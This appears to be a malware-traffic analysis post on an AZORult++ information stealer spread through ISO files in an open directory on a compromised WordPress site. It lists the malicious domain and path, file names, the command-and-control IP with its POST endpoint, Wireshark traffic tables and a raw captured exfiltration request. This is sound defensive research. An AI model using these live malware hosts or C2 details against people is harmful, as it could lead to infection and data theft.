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Recent AZORult activity

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
by Brad Duncan (Version: 1)
1 comment(s)

I found a tweet from @ps66uk from on Monday morning 2019-07-10 about an open directory used in malspam to push an information stealer called AZORult. The open directory is hosted on sfoodfeedf[.]org at ***www.sfoodfeedf[.]org/wp-includes/Requests/Cookie/***



http://www.sfoodfeedf.org/wp-ir
Index of /wp-includes/Requ...
File
Edit
View
Favorites
Tools
Help

Index of /wp-includes/Requests/Cookie

- Parent Directory
- 201907060947039062.iso
- Jar.php
- class.php
- purchase order.iso

Shown above: The open directory at sfoodfeedf[.]org.

@ps66uk already mentioned a file named purchase order.iso which is an ISO file containing an executable file for AZORult. However, I found another one in the same directory named 201907060947039062.iso. Further analysis showed it was also AZORult, like the other ISO file.




http://www.sfoodfeedf.org/wp-ir
Index of /wp-includes/Requ...
File Edit View Favorites Tools Help

Index of /wp-includes/Requests/Cookie

- Parent Directory
- 201907060947039062.iso
- Jar.php
- class.php
- purchase order.iso

Do you want to open or save **2019070609470390....iso** (1.23 MB) from **sfoodfeedf.org**?

Shown above: Getting the other ISO file.



C:\Users\[username]\Desktop\201907060947039062.iso\


Name	Size	Packed Size	Modified
201907060947039062.exe	1 232 384	1 232 384	2019-07-10 10:35
1 / 1 object(s) selected	1 232 384	1 232 384	2019-07-10 10:35:30

201907060947039062.exe Properties

Property	Value
Description	
File description	
Type	Application
File version	0.0.0.0
Product name	
Product version	
Copyright	
Size	1.17 MB
Date modified	7/10/2019 10:35 AM
Language	English (United Kingdom)

Shown above: Extracting the EXE file from the ISO on a Windows 7 host.


In previous AZORult infections in my lab, the malware usually deleted itself after an initial exfiltration of data. This one repeatedly did callback traffic, and there was a .vbs file made persistent on my infected Windows host during the infection. This is apparently a more recent variant of AZORult dubbed AZORult++ as described by Kaspersky Labs and followed-up by BleepingComputer. It's called AZORult++ because it's now compiled in C++ after formerly being compiled in Delphi.



http.request

Time	Dst	port	Host	Info
2019-07-11 01:19:08	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:19:14	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:19:18	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:19:28	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:19:38	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:19:48	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:19:58	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:20:09	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:20:19	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:20:29	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:20:39	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:20:49	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:20:59	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:21:09	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:21:19	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:21:29	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:21:40	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:21:50	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:22:00	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:22:10	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:22:20	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:22:30	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:22:40	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:22:51	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:23:01	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1
2019-07-11 01:23:11	103.133.106.156	80	103.133.106.156	POST /july/index.php HTTP/1.1

Shown above: Traffic from the infection filtered in Wireshark.




Wireshark · Conversations · 1.pcap

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
10.7.11.101	49184	103.133.106.156	80	5,080	4,854 k	1,494	186 k	3,586	4,667 k
10.7.11.101	49185	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49186	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49187	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49188	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49189	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49190	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49191	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49192	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49193	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49194	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49195	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49196	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49197	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49198	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49199	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49200	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49201	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49202	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49203	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49204	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49205	103.133.106.156	80	8	931	5	560	3	371
10.7.11.101	49206	103.133.106.156	80	8	931	5	560	3	371

□ Name resolution □ Limit to display filter □ Absolute start time

Shown above: TCP conversations from my infected Windows host.




```
POST /july/index.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1)
Host: 103.133.106.156
Content-Length: 111
Cache-Control: no-cache

J/.9/.?L.>:.>9.>>.>2.?N.(9.(9.ON.>:.>2.>:.?N.>:.>9.>?.>>.(9.N/.5/.I/.9/.?/.=/.>/.4H.(9.
(8.I/.8/.8/.;/.</.</.?K.HTTP/1.1 200 OK
Date: Thu, 11 Jul 2019 01:19:07 GMT
Server: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.37
X-Powered-By: PHP/5.6.37
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

4442ad
...1i.AY..A.~x.ty.F}.FY.f>.^>.BN.xG.T:.gO.CN.I].=A."i.1d....!...|
i......!..Sxo._..^.=...ol.........=..h:
6:o....=..h:..o....=..h:..o....=..h:..o....=..h:q.o....3..a..}n....UbsHJ....m..^jn.U..
.,..S+i....<.a..X%
e0..o....=.mc.V.
j......
.%.
```

75 client pkts, 3,510 server pkts, 3 turns.

Shown above: An example of the AZORult callback traffic.



